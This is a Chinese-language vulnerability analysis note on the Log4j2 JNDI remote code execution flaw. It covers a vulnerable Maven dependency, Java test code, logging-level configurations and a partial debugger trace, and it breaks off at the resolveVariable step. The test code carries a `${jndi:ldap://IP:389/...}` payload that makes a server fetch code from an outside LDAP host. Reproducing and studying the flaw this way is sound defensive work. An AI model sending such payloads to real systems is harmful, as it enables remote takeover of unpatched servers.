S-log4j2RCE

说明

> `log4j2`与`log4j`属于不同项目，且二者的配置方式也存在差异，`log4j`是通过`log4j.properties`来进行配置的，而`log4j2`是通过`xml`文件来进行配置的。

环境搭建

- `pom.xml`

```
<dependencies>
   <dependency>
      <groupId>log4j</groupId>
      <artifactId>log4j</artifactId><!--用于配置log4j-->
      <version>1.2.17</version>
   </dependency>
   <dependency>
      <groupId>org.apache.logging.log4j</groupId>
      <artifactId>log4j-core</artifactId><!--用于配置log4j2-->
      <version>2.13.2</version>
   </dependency>
</dependencies>
```


- 测试代码

> 在众多测试代码当中大家都是利用`Logger.error()`来触发漏洞但，根据`log4j2`的默认漏洞级别`trace<debug<info<warn<error<fatal`，`error`和`fatal`两个级别的日志会打印到控制台，同时也会触发漏洞，当然还可以通过配置文件获取动态级别两个方式调整。

```
import org.apache.logging.log4j.LogManager;
import org.apache.logging.log4j.Logger;
//包导入包含了log4j，不要导错包了
public class log4j2RCE {
    private static final Logger logger= LogManager.getLogger(log4j2RCE.class);

    public static void main(String[] args) {
        logger.debug("debug...");
        logger.info("info...");
        logger.warn("warn...");
        logger.error("error....");//${jndi:ldap://IP:389/alibaba}
        logger.fatal("fatal");
    }
}
```


1. 默认缺省配置

```xml
<?xml version="1.0" encoding="UTF-8"?>
 <Configuration status="WARN">
   <Appenders>
     <Console name="Console" target="SYSTEM_OUT">
       <PatternLayout pattern="%d{HH:mm:ss.SSS} [%t] %-5level %logger{36} -
%msg%n"/>
     </Console>
   </Appenders>
   <Loggers>
     <Root level="error">
       <AppenderRef ref="Console"/>
     </Root>
   </Loggers>
 </Configuration>
```



2. 全日志输出配置

```xml
<?xml version="1.0" encoding="UTF-8"?>
<Configuration>
    <Appenders>
        <Console name="STDOUT" target="SYSTEM_OUT">
            <PatternLayout pattern="%d %-5p [%t] %C{2} (%F:%L) - %m%n"/>
        </Console>
    </Appenders>
    <Loggers>
        <Logger name="org.apache.log4j.xml" level="All"/>
        <Root level="debug">
            <AppenderRef ref="STDOUT"/>
        </Root>
    </Loggers>
</Configuration>
```




3. 动态级别设置：使用默认缺省配置，但是利用代码进行动态设置级别

```
<?xml version="1.0" encoding="UTF-8"?>
 <Configuration status="WARN">
   <Appenders>
     <Console name="Console" target="SYSTEM_OUT">
       <PatternLayout pattern="%d{HH:mm:ss.SSS} [%t] %-5level %logger{36} -
%msg%n"/>
     </Console>
   </Appenders>
   <Loggers>
     <Root level="error">
       <AppenderRef ref="Console"/>
     </Root>
   </Loggers>
 </Configuration>
```


```
import org.apache.logging.log4j.Level;
import org.apache.logging.log4j.LogManager;
import org.apache.logging.log4j.Logger;
import org.apache.logging.log4j.core.LoggerContext;
import org.apache.logging.log4j.core.config.Configuration;
import org.apache.logging.log4j.core.config.LoggerConfig;

public class log4j2RCE {
    private static final Logger logger= LogManager.getLogger(log4j2RCE.class);

    public static void main(String[] args) {
        LoggerContext ctx          = (LoggerContext)
LogManager.getContext(false);
        Configuration config       = ctx.getConfiguration();
        LoggerConfig loggerConfig =
config.getLoggerConfig(LogManager.ROOT_LOGGER_NAME);
        loggerConfig.setLevel(Level.ALL);
```

```
        ctx.updateLoggers();
        logger.debug("debug...");
        logger.info("info...");
        logger.warn("warn...");
        logger.error("error....");//${jndi:ldap://IP:389/alibaba}
        logger.fatal("fatal");
    }
}
```




调试分析


- 漏洞位置：`org.apache.logging.log4j.core.lookup.JndiLookup`



- 堆栈信息





- 从堆栈入口来分析漏洞，首先是进行一个日志等级的判断，目前只有`error`级别的日志能够触发漏洞



> 首先是`this.isEnabled()`方法检测日志等级，测试时发现只有`error`级别返回为true


- 之后一直跟踪进入到格式化方法。






可以看到格式化方法当中有一个`replace()`方法，之后再继续跟踪进入`resolveVariable()`方法，这个方法就比较关键了。


- `resolveVariable()`方法





